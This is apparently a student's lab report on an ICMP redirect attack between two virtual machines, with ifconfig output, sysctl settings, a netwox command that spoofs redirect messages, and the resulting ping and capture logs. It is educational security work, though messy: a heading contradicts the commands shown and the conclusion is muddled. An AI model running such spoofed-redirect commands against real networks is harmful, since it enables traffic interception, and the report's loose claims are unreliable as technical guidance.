

# ICMP Redirect Attack

The objective of this lab is for students to gain the first-hand experience on various attacks at the IP layer. Some of the attacks may not work anymore, but their underlying techniques are quite generic, and it is important for students to learn these attacking techniques, so when they design or analyze network protocols, they are aware of what attackers can do to protocols.


Moreover, due to the complexity of IP fragmentation, spoofing fragmented IP packets is non-trivial. Constructing spoofed IP fragments is a good practice for students to hone their packet spoofing skills, which are essential in network security. We will use Scapy to conduct packet spoofing.

This lab covers the following topics:

- The IP and ICMP protocols
- IP Fragmentation and the related attacks
- ICMP redirect attack
- Routing

## FINDING IP'S

### Machine A (10.9)




The screenshot shows a Kali Linux desktop environment. A terminal window titled 'Terminator' is open, displaying the output of the 'ifconfig' command. The output shows two network interfaces: 'docker0' and 'ens33'. The 'docker0' interface has an IP address of 172.17.0.1. The 'ens33' interface has an IP address of 192.168.10.9. A Notepad window is also open, showing the text 'Mahilla Himalayaratnam 139967194 11:34 PM 2024-03-03'.

```
Terminator
/bin/bash
[03/03/24] seed@VM:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:11:61:0e:0b
          inet addr:172.17.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

ens33    Link encap:Ethernet  HWaddr 00:0c:29:d3:1a:38
          inet addr:192.168.10.9  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::ae56:30ee:eb93:28ae/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22770 errors:6 dropped:6 overruns:0 frame:0
          TX packets:15906 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15549432 (15.5 MB)  TX bytes:4497493 (4.4 MB)
          Interrupt:19 Base address:0x2000
```

## Machine B (10.11)



```
Terminator
/bin/bash
[03/03/24]seed@VM:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:6d:27:86:d9
         inet addr:172.17.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
         UP BROADCAST MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

ens33    Link encap:Ethernet  HWaddr 00:0c:29:68:08:97
         inet addr:192.168.10.11  Bcast:192.168.10.255  Mask:255.255.255.0
         inet6 addr: fe80::2df9:4ef8:b13c:b07a/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:16173 errors:2 dropped:1 overruns:0 frame:0
         TX packets:6551 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:5768685 (5.7 MB)  TX bytes:3149995 (3.1 MB)
```

\*u - Notepad

File Edit Format View Help

Mahilla Himalayaratnam


139967194

11:36 PM 2024-03-03

Windows (CRLF) UTF-8

## OFF secure Redirects

### Machine A COMMANDS



```
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.all.secure_redirects=1
net.ipv4.conf.all.secure_redirects = 1
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.default.secure_redirects=1
net.ipv4.conf.default.secure_redirects = 1
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.enp0s3.secure_redirects=1
sysctl: cannot stat /proc/sys/net/ipv4/conf/enp0s3/secure_redirects: No such file or directory
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.lo.secure_redirects=1
net.ipv4.conf.lo.secure_redirects = 1
[03/03/24]seed@VM:~$
```

\*u - Notepad

File Edit Format View Help


Mahilla Himalayaratnam

139967194

11:38 PM 2024-03-03

Windows (CRLF) UTF-8

### MACHINE B COMMANDS



```
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.all.secure_redirects=1
net.ipv4.conf.all.secure_redirects = 1
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.default.secure_redirects=1
net.ipv4.conf.default.secure_redirects = 1
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.enp0s3.secure_redirects=1
sysctl: cannot stat /proc/sys/net/ipv4/conf/enp0s3/secure_redirects: No such file or directory
[03/03/24]seed@VM:~$ sudo sysctl -w net.ipv4.conf.lo.secure_redirects=1
net.ipv4.conf.lo.secure_redirects = 1
[03/03/24]seed@VM:~$
```

\*u - Notepad

File Edit Format View Help

Mahilla Himalayaratnam

139967194

11:42 PM 2024-03-03

Windows (CRLF) UTF-8

## ON MACHINE A

```
[03/03/24]seed@VM:~$ sudo netwox 86 --device "Eth0" --filter "src host 192.168.10.11" --gw 192.168.10.0
```

Mahilla Himalayaratnam  
139967194  
11:45 PM 2024-03-03

## ON MACHINE B



An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination. ICMP redirect can be used by attackers to change a victim's routing.

```
/bin/bash
From 192.168.10.9: icmp_seq=49 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=50 ttl=64 time=0.455 ms
From 192.168.10.9: icmp_seq=50 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=51 ttl=64 time=0.565 ms
From 192.168.10.9: icmp_seq=51 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=52 ttl=64 time=0.851 ms
From 192.168.10.9: icmp_seq=52 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=53 ttl=64 time=1.54 ms
From 192.168.10.9: icmp_seq=53 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=54 ttl=64 time=0.554 ms
From 192.168.10.9: icmp_seq=54 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=55 ttl=64 time=0.532 ms
From 192.168.10.9: icmp_seq=55 Redirect Host(New nexthop: 192.168.10.0)
64 bytes from 192.168.10.9: icmp_seq=56 ttl=64 time=0.823 ms
From 192.168.10.9: icmp_seq=56 Redirect Host(New nexthop: 192.168.10.0)
```

\*u - Notepad  
File Edit Format View Help  
Mahilla Himalayaratnam  
139967194  
11:51 PM 2024-03-03  
Windows (CRLF) UTF-8

```
ICMP 70 Redirect (Redirect for host)
ICMP 70 Redirect (Redirect for host)
ICMP 70 Redirect (Redirect for host)
TCP 66 [TCP ACKed unseen segment] 80 → 42584 [ACK] Seq=900788769 Ack..
TCP 1466 [TCP segment of a reassembled PDU]
TLSv1.2 464 Application Data. Application Data
```





We observed that the malicious router sends only one packet at a time typed on the victim side along with the length of the message typed with the attack. To conclude, we can use the A's MAC address instead of IP address as it does not create unnecessary flooding where continuous TCP retransmission occurs